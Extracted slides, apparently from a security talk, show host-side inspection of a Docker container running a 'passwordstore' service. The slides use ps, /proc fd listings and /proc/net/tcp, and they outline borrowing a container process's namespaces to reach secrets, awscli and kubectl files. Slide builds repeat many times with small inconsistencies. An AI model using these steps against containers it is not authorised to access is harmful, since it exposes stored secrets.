l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```

What's This Thing Doing?

```
ssh  ㄿ%2
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventfd]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```



What's This Thing Doing?

```
ssh
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```

What's This Thing Doing?

```
ssh  ㄿ%2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
```


What's This Thing Doing?

```
ssh
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore

> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]

> cat /proc/23325/net/*
sl local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmr uid timeout inode
0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000 0 0 49436 1 00000000f01de2aa 20 4 31 10 -1
1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000 0 0 49442 2 0000000017006b20 20 4 28 10 -1
```

What's This Thing Doing?

```
ssh
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \ passwordstore

> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]

> cat </proc/23325/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout
0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000    0      0 49436 1 00000000f01de2aa 20 4 31 10 -1
1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000    0      0 49442 2 0000000017006b20 20 4 28 10 -1
```


What's This Thing Doing?

```
ssh
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout
0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000    0      0      1 00000000f01de2aa 20 4 31 10 -1
1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000    0      0 49442 2 0000000017006b20 20 4 28 10 -1
```

What's This Thing Doing?

```
ssh
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008    4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2 12420  1324 ?        S    16:56   0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00  \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat /proc/23325/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsm  uid  timeout inode
0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000 0 0 49436 1 00000000f01de2aa 20 4 31 10 -1
1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000 0 0 49442 2 0000000017006b20 20 4 28 10 -1
```

Entering A Container - Theory

- Network namespaces aren't hierarchical

Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?

Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places

Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
 - awscli
 - kubectl
 - Secrets in /run
 - Dependencies (python)

Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
 - awscli
 - kubectl
 - Secrets in /run
 - Dependencies (python)
- We can be just another process with funny namespaces


Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
 - awscli
 - kubectl
 - Secrets in /run
 - Dependencies (python)
- We can be just another process with funny namespaces
 - Don't want to lose Capabilities, switch cgroups, etc.

Entering A Container - Theory

- Network namespaces aren't hierarchical
 - Nobody can see network things inside a container, right?
- Some programs expect files to be in certain places
 - awscli
 - kubectl
 - Secrets in /run
 - Dependencies (python)
- We can be just another process with funny namespaces
 - Don't want to lose Capabilities, switch cgroups, etc.
- Easy answer: mooch namespaces from a process in the target container
 - ...whatever "container" means?


Entering A Container - Scrolly Text...



A terminal window titled "ssh" with a standard macOS window header (red, yellow, green buttons) and a terminal icon in the top right corner labeled "⌘#2". The terminal displays the command `> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3` and its output, which is a table of process information.

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6 12420  2944 ?        S    20:22   0:00      \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00          \_ passwordstore
```


Entering A Container - Scrolly Text...

A terminal window titled 'ssh' with a standard macOS window header (red, yellow, green buttons) and a window control icon on the right. The terminal displays the output of two commands. The first command, 'ps awwwfux | grep -C1 passwordstore.fs | tail -n 3', shows three lines of process information. The second command, 'ls -l /proc/24736/ns/net /proc/self/ns/net', is entered but its output is not visible.

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2 1229144 5988 ?        Sl   20:22   0:00  \_ passwordstore

> ls -l /proc/24736/ns/net /proc/self/ns/net
```


Entering A Container - Scrolly Text...



```
> ps auxwwfux | grep -C1 passwordstore.fs | tail -n 3
root      24719  0.0  0.0  1008    4 ?        Ss   20:22   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      24736  0.0  0.6  12420  2944 ?        S    20:22   0:00  \_ gforth passwords.fs passwordstore.fs
root      24745  0.0  1.2  1229144  5988 ?        Sl   20:22   0:00  \_ passwordstore

